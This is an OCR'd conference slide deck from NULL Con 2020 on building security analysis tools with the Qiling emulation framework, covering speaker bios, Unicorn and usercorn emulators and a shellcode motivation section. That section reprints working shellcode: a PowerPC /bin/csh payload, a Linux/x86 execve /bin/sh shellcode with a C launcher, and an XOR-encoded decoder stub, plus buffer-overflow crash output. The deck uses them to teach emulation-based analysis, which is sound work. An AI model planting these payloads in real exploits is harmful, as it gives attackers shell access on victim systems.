Building Advanced Security Applications on Qiling.io

NULL Con, March 7th, 2020

KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com
Tong YU, spikeinhouse -at- gmail.com
ChenXu Wu, kabeor00 -at- gmail.com

twitter: @qiling_io, https://qiling.io

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About xwings

THE SHEPHERD LAB 京东牧者安全实验室

JD.COM
JD Security

Hoping making the world a better place

- Lab Director / Founder
- Blockchain Research
- IoT Research

HACKERSBADGE.COM

hackersbadge.com


Electronic fan boy, making toys from hacker to hacker

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

Qiling Framework

Cross platform and multi architecture advanced binary emulation framework


- https://qiling.io
- Lead Developer
- Founder



- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2017, Kcon, Beijing, Trainer
- 2018, KCON, Beijing, Trainer
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil, Speaker
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker
- 2019, Defcon 27, Las Vegas, Speaker
- 2019, HITCON, Taiwan, Speaker
- 2019, Zeronight, Russia, Speaker

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

About Dliv3/w1tcher/Null/Sp1ke/Kabeor00



THE SHEPHERD LAB 京东牧者安全实验室

DUBHE
HACKING SECURITY

Rest of the team members are from JD.COM theshepherdlab and Dubhe CTF team


Agenda

- Motivation
- Shellcode emulation
- Qiling framework
    - Design & implementation
- Build dynamic analysis tools on top of Qiling
- Demo
- Conclusion

Unicorn Emulator framework

- Multi-architectures: Arm, Arm64, M68K, Mips, Sparc, & X86 (include X86_64).
- Native support for Windows & *nix (with Mac OSX, Linux, *BSD & Solaris confirmed).
- Clean/simple/lightweight/intuitive architecture-neutral API.
- Implemented in pure C language, with multiple bindings.
- High performance by using Just-In-Time compiler technique.
- Support fine-grained instrumentation at various levels.

Unicorn sample




```
# code to be emulated
X86_CODE32 = b"\x41\x4a" # INC ecx; DEC edx

# memory address where emulation starts
ADDRESS = 0x1000000

print("Emulate i386 code")
# Initialize emulator in X86-32bit mode
mu = Uc(UC_ARCH_X86, UC_MODE_32)

# map 2MB memory for this emulation
mu.mem_map(ADDRESS, 2 * 1024 * 1024)

# write machine code to be emulated to memory
mu.mem_write(ADDRESS, X86_CODE32)

# initialize machine registers
mu.reg_write(UC_X86_REG_ECX, 0x1234)
mu.reg_write(UC_X86_REG_EDX, 0x7890)

# emulate code in infinite time & unlimited instructions
mu.emu_start(ADDRESS, ADDRESS + len(X86_CODE32))

# now print out some registers
print("Emulation done. Below is the CPU context")

r_ecx = mu.reg_read(UC_X86_REG_ECX)
r_edx = mu.reg_read(UC_X86_REG_EDX)
print(">>> ECX = 0x%x" %r_ecx)
print(">>> EDX = 0x%x" %r_edx)
```

Limitation


- Just emulator for low level instructions + memory access.
- No higher level concepts of Operating System
  - File format
  - Library
  - Filesystem
  - Systemcall
  - OS structures

How Qiling Got Started


Everything From Executing Shellcode



- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- **Payload** Execution
- Full Control




```
char shellcode[] =
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"
"\x7c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03"
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5"
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";

int main(void)
{
    int jump[2]={(int)shellcode,0};
    ((*(void (*)())jump)());
}
~
```




```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffff640 ('A' <repeats 11 times>, "BBBB")
EDX: 0xbffff011 ('A' <repeats 11 times>, "BBBB")
ESI: 0xb7fb4000 --> 0x1aedb0
EDI: 0xb7fb4000 --> 0x1aedb0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff020 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff020 --> 0x0
0004| 0xbffff024 --> 0xbffff0b4 --> 0xbffff23a ("/root/bof/nx")
0008| 0xbffff028 --> 0xbffff0c0 --> 0xbffff650 ("XDG_VTNR=2")
0012| 0xbffff02c --> 0x0
0016| 0xbffff030 --> 0x0
0020| 0xbffff034 --> 0x0
0024| 0xbffff038 --> 0xb7fb4000 --> 0x1aedb0
0028| 0xbffff03c --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Traditional Shellcode vs Modern Payload




```
    *****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    *****************************************************
    *              Author: Hamza Megahed                *
    *****************************************************
    *              Twitter: @Hamza_Mega                 *
    *****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com         *
    *****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com      *
    *****************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

********************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
  - Network
  - System/OS level



```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 1d                   jmp    804809f <call_decoder>

08048082 <decoder>:
 8048082:   5e                      pop    esi
 8048083:   8d 7e 01                lea    edi,[esi+0x1]
 8048086:   31 c0                   xor    eax,eax
 8048088:   b0 01                   mov    al,0x1
 804808a:   31 db                   xor    ebx,ebx

0804808c <decode>:
 804808c:   8a 1c 06                mov    bl,BYTE PTR [esi+eax*1]
 804808f:   80 f3 aa                xor    bl,0xaa
 8048092:   75 10                   jne    80480a4 <EncodedShellcode>
 8048094:   8a 5c 06 01             mov    bl,BYTE PTR [esi+eax*1+0x1]
 8048098:   88 1f                   mov    BYTE PTR [edi],bl
 804809a:   47                      inc    edi
 804809b:   04 02                   add    al,0x2
 804809d:   eb ed                   jmp    804808c <decode>

0804809f <call_decoder>:
 804809f:   e8 de ff ff ff          call   8048082 <decoder>

080480a4 <EncodedShellcode>:
 80480a4:   31 aa c0 aa 50 aa       xor    DWORD PTR [edx-0x55af5540],ebp
 80480aa:   68 aa 2f aa 2f          push   0x2faa2faa
 80480af:   aa                      stos   BYTE PTR es:[edi],al
 80480b0:   73 aa                   jae    804805c <_start-0x24>
 80480b2:   68 aa 68 aa 2f          push   0x2faa68aa
 80480b7:   aa                      stos   BYTE PTR es:[edi],al
 80480b8:   62 aa 69 aa 6e aa       bound  ebp,QWORD PTR [edx-0x55915597]
 80480be:   89 aa e3 aa 50 aa       mov    DWORD PTR [edx-0x55af551d],ebp
 80480c4:   89 aa e2 aa 53 aa       mov    DWORD PTR [edx-0x55ac551e],ebp
 80480ca:   89 aa e1 aa b0 aa       mov    DWORD PTR [edx-0x554f551f],ebp
 80480d0:   0b aa cd aa 80 aa       or     ebp,DWORD PTR [edx-0x557f5533]
 80480d6:   bb                      .byte 0xbb
 80480d7:   bb                      .byte 0xbb
```

Possible Solution(s)



usercorn

build passing godoc reference Slack

Building

Usercorn depends on Go 1.6 or newer, as well as the latest unstable versions of Capstone, Unicorn, and Keystone.

`make deps` (requires `cmake`) will attempt to install all of the above dependencies into the source tree under `deps/`.

`make` will update Go packages and build `usercorn`

Example Commands


```
usercorn run bins/x86.linux.elf
usercorn run bins/x86_64.linux.elf
usercorn run bins/x86.darwin.macho
usercorn run bins/x86_64.darwin.macho
usercorn run bins/x86.linux.cgc
usercorn run bins/mipsel.linux.elf

usercorn run -trace bins/x86.linux.elf
usercorn run -trace -to trace.uc bins/x86.linux.elf
usercorn trace -pretty trace.uc
usercorn run -repl bins/x86.linux.elf
```

What.

- Usercorn is an analysis and emulator framework, with a base similar to qemu-user.
- It can run arbitrary binaries on a different host kernel, unlike qemu-user.
- While recording full system state at every instruction.
- to a serializable compact format capable of rewind and re-execution.
- It's useful out of the box for debugging and dynamic analysis.
- With an arch-neutral powerful lua-based scripting language and debugger.
- It's also easy to extend and use to build your own tools.

Usercorn could be used to emulate 16-bit DOS, 32-bit and 64-bit ARM/MIPS/x86/SPARC binaries for Linux, Darwin, BSD, DECREE, and even operating systems like Redux.


Right now, x86_64 linux and DECREE are the best supported guests.




usercorn

- Very good project !
- Mostly *nix based only
- Limited OS Support
- Go and Lua is not hacker’s friendly
- Syscall forwarding

What is Required



```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffff640 ('A' <repeats 11 times>, "BBBB")
EDX: 0xbffff011 ('A' <repeats 11 times>, "BBBB")
ESI: 0xb7fb4000 --> 0x1aedb0
EDI: 0xb7fb4000 --> 0x1aedb0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff020 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff020 --> 0x0
0004| 0xbffff024 --> 0xbffff0b4 --> 0xbffff23a ("/root/bof/nx")
0008| 0xbffff028 --> 0xbffff0c0 --> 0xbffff650 ("XDG_VTNR=2")
